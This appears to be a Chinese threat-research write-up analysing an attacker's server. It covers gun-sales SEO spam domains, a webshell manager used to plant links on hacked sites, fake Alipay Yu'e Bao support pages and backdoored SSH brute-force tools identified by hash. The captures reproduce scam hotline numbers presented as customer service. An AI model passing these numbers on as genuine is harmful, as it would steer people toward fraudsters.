百度为您找到相关结果约18,600个

搜索工具

秃鹰枪,秃鹰配件组装,秃鹰汽枪图片,哪里购买秃鹰

我们公司提供各种:秃鹰枪,秃鹰配件组装,秃鹰汽枪图片,哪里购买秃鹰,欢迎来莅临咨询!... 江苏鑫隆农业开发有限公司是一家致力于农业经济作物的种植秃鹰枪、加工、销售以...

makeqi.com/ - 百度快照 - 评价

drops.wooyun.org

haohvo.com

×

百度一下

网页

新闻

贴吧

知道

音乐

图片

视频

地图

文库

更多»

百度为您找到相关结果约12,700个

搜索工具

汽枪图片_气枪图片_猎枪图片

我们公司提供各种:汽枪图片,气枪图片,猎枪图片,欢迎来莅临咨询!... 上海四海友诚有限公司成立于2003年,是一家集种子种苗研发、汽枪图片新技术推广、全国城市“菜篮子”...

haohvo.com/ - 百度快照 - 评价

drops.wooyun.org

ekfq.ac.cn

×

百度一下

网页

新闻

贴吧

知道

音乐

图片

视频

地图

文库

更多»

百度为您找到相关结果约414,000个

搜索工具

大连猛将气官方

大连猛将气官方网站!值得信赖!高压气步枪结构图,只能被模仿,从未被超越。... 大连猛将气资讯 大连猛将气信息 热门标签: 大城哪里有秃鹰汽枪 宝鸡气枪 高仿真汽枪 津...

ekfq.ac.cn/ - 百度快照 - 评价

drops.wooyun.org

duosic.com

×

百度一下

网页

新闻

贴吧

知道

音乐

图片

视频

地图

文库

更多»

百度为您找到相关结果约6,660个

搜索工具

狩猎网_狩猎器材_狩猎工具_狩猎装备_户外狩猎

我们公司提供各种:狩猎网,狩猎器材,狩猎工具,狩猎装备,户外狩猎,欢迎来莅临咨询!... 武汉昀康电子有限公司是国内第一家专业研发和生产RS232/RS485串口转换器狩猎网,...

duosic.com/ - 百度快照 - 评价

drops.wooyun.org

kssers.com

×

百度一下

网页

新闻

贴吧

知道

音乐

图片

视频

地图

文库

更多»

百度为您找到相关结果约3,140,000个

搜索工具

[pcp秃鹰,汽gou论坛,电狗专卖网,PCP专卖网](#)

我们公司提供各种:pcp秃鹰,汽gou论坛,电狗专卖网,PCP专卖网,欢迎来莅临咨询!... 苏州梦龙设计有限公司拥有雄厚的广告设计能力电狗专卖网、优良的广告服务、运营管理体系...

[kssers.com/](#) - 百度快照 - 评价

drops.wooyun.org

clenaly.com

×

百度一下

网页

新闻

贴吧

知道

音乐

图片

视频

地图

文库

更多»

百度为您找到相关结果约6,120个

搜索工具


[猎枪 价格,猎枪的价格,双管猎枪图片,哪里可以买到猎枪](#)

浙江龙源电子有限公司是一家专业生产EI、R型、CD型猎枪 价格、OD型控制变压器、升降变压器猎枪的价格、SG三相干式变压器双管猎枪图片、开关电源、稳压电源、逆变电源哪...

[clenaly.com/](#) - 百度快照 - 评价


drops.wooyun.org

很显然都是SEO卖枪的，而这些枪的关键词又正好在服务上就有发现：




通过whois信息的查询，发现所有涉枪域名都使用qiangseo@126.com注册，从这样直白的邮箱名来看，邮箱背后的人看来专门从事枪关键词SEO。

继续挖掘服务器上的文件，我们还发现了XISE Webshell管理器，呵，一个好长的列表，已经被地下管理员接管的机器真不少：



这些被黑的站点用来做什么了呢？看看小黑怎么操作那些Webshell就知道了：




可见除了在自己的网站使用“泛站群”达到快速恶意SEO的目的，小黑还使用扫描器大量扫描存在漏洞的网站植入webshell，向这些网站写入要SEO的信息达到快速SEO的目的。随机抽了些被黑SEO的网站：



政府网站历来都是被黑链的重灾区，对此只能一声叹息。

0x03 余额宝

翻服务器文件系统的过程中总是惊喜不断，打开一个目录“XISE蜘蛛池\niubi\keywords”下的1.txt，里面一堆和支付宝相关的关键词挺令人震惊：



原来小黑还通过“泛站群”做恶意SEO,使人在使用国内某些搜索引擎的时候找到钓鱼信息,坐等鱼上钩:

余额宝转出超额资金需要做什么 × 百度一下

网页 新闻 贴吧 知道 音乐 图片 视频 地图 文库 更多»

百度为您找到相关结果约448,000个

搜索工具


[余额宝转出超额资金需要做什么_帮助中心](#)



1天前 - 余额宝转出超额资金需要做什么：全国免费服务热线：(4000-996-511)处理：兼职被骗、刷单被骗、转账、提现不到账、投诉、冻结、信用评价等等综合业务...

wo.shangdu.com/haao/6... - 百度快照 - 80%好评

[在余额宝转出资金一般需要多长时间?_百度知道](#)



4个回答 - 提问时间：2015年03月09日

【专业】答案：余额宝转出到余额是即时到账的，转出到银行卡有3种到账时间：实时到账、2小时内到账、次日24小时前到账。用手机支付宝...

[更多关于余额宝转出超额资金需要做什么的问题>>](#)

zhidao.baidu.com/link?... - 百度快照 - 80%好评

骗子电话

drops.wooyun.org

余额宝转出超额资金需要做什么 × 百度一下

[余额宝转出金额超限是怎么回事?-爱问知识人](#)

2014年5月9日 - 1 你的余额不足 比如你余额宝里面只有2万 但是你要转出3万 超出了你的金额 所以无法转出 2 余额宝每日最高转出5万 如果你卡里有20万全部要转出的话 要...

iask.sina.com.cn/b/5cY... - 百度快照 - 80%好评

骗子电话

[如何能在手机操作余额宝超额转出](#)

2015年10月20日 - 如何能在手机操作余额宝超额转出全国免费客服电话：【010-56706-376】24小时人工客服热线：【010-56706-376】处理退款、提现不到账、充值不到账、...

www.zytlv.cc/bbs/b1/rhn... - 百度快照 - 评价

drops.wooyun.org

有什么方法可以把余额宝内的钱全部转出 × 百度一下

网页 新闻 贴吧 知道 音乐 图片 视频 地图 文库 更多»

百度为您找到相关结果约5,750,000个

搜索工具

[有什么方法可以把余额宝内的钱全部转出_帮助中心](#)

2015年9月23日 - 有什么方法可以把余额宝内的钱全部转出全国统一免费客服电话：(0571-2689-3799)人工服务热线：(0571-2689-3799) 办理查询、转账、提现、投诉、退款、...

www.xinwushan.cn/news/... - 百度快照 - 评价

[怎么样才能把余额宝里的钱全部转出](#)

7个回答 - 提问时间：2015年2月6日

最佳答案：你好！如果金额

2 手机转出。如果是电脑

zhidao.baidu.com/link?...

巫山县鸿鹄云峰网络技术服务部：



已获实名认证，开始积累信誉 | 查看企业档案

【信誉认证】实名认证

【商家承诺】暂未参与此保障计划

骗子电话

转出；

[余额宝里面的钱可以全部转出来吗](#)

1个回答

2015-02-06

drops.wooyun.org

有什么方法可以把余额宝内的钱全部转出 百度一下

余额宝内的钱有没有更快的方式转出_帮助中心



1天前 - 余额宝内的钱有没有更快的方式转出: 全国免费服务热线: (4000-996-511) 处理: 兼职被骗、刷单被骗、转账、提现不到账、投诉、冻结、信用评价, 等等...

wo.shangdu.com/haoa/6... - 百度快照 - 80%好评

骗子电话

余额宝里的钱有可以一次大额转出的方法吗

2015年11月10日 - 余额宝里的钱有可以一次大额转出的方法吗, 全国统一免费客服热线 (88888888) 人工客服电话 (88888888) 受理: 查询、投诉、领取、真假、公证等综合业务中, 他组队的 www.cqhhy.com/w?artic... - 百度快照 - 评价

余额宝里的钱能不能随时转出? 需要手续费吗?

2015年3月14日 - 一种是在9点到17点转出的话到账时间是2小时内, 17点后9点之前到账时间是第二日23点59分前, 当然余额宝随时可以转出没有任何的限制, 只是到账时间... www.bjqz.com.cn/syjq/S... - V1 - 百度快照 - 88%好评

为什么余额宝里的钱转不出来? 有什么办法可解决? - 爱问知识人

2014年9月6日 - 为什么余额宝里的钱转不出来? 有什么办法可解决? 万花筒莉采儿1982 | 14-02-22 全部答案 (共 1 个回答) 能转出来啊, 就是有限额。具体的限额可以咨询... iask.sina.com.cn/b/8th... - 百度快照 - 80%好评

余额宝内的钱可随时转出吗-金斧子

骗子电话, 这个是花钱上

2015年7月2日 - 您好, 余额宝里的钱是随时可以转出到您的银行卡里的。

www.jfz.com/question/d... - 百度快照 - 评价

余额宝宝服务中心: 4000-184-668

推广链接

热门车型: 自卸式半挂车 | 集装箱半挂车 | 飞翼半挂车 | 仓栅式半挂车 | 更多»
推荐车型: 欧阳华俊半挂车 | 低平板半挂车 | 厢式半挂车 | 9.6米飞翼车厢 | 更多»
品牌信息: 以旧换新价格 | 以重换轻价格 | 公司新闻活动 | 售后服务承诺 | 更多»
www.hboyhj.com 2015-12 - V2 - 评价

相关搜索


余额宝转出限额	余额宝转出手续费	余额宝每天转出限额
余额宝转出	余额宝转出到银行卡	余额宝转出到账时间
余额宝转出时间	余额宝每日转出限额	余额宝每月转出限额

drops.wooyun.org

0x04 后门

使用这台服务器的小黑也和绝大多数小黑一样, 都是拿来主义, 可拿来主义不等于免费主义, 要么自己多个心, 要么就交点学费。我们从这台服务器上取回来的SSH爆破程序包中就直接发现了“Usp10.dll” (MD5: B846B1BD3C4B5815D55C50C352606238) 的盗号木马, 而运行“SSH最终版 (稳定).exe” (MD5: 59F7BC439B3B021A70F221503B650C9C) 这个主程序后也会在%temp%文件夹中释放2个文件: 一个SSHguiRelease.exe (MD5: AB72FC7622B9601B0180456777EFDE5D), 真正的SSH爆破程序; 另一个filter32.exe (MD5: 7218C74654774B1FDE88B59465B2748C), 使用易语言编写的程序, 经分析发现该文件会向147***|**|*@163.com这个邮箱发送文件。

外面的Usp10.dll可能是被无意感染的, 而里面的那个发邮件后门则明显是故意植入的, 防不胜防。



drops.wooyun.org



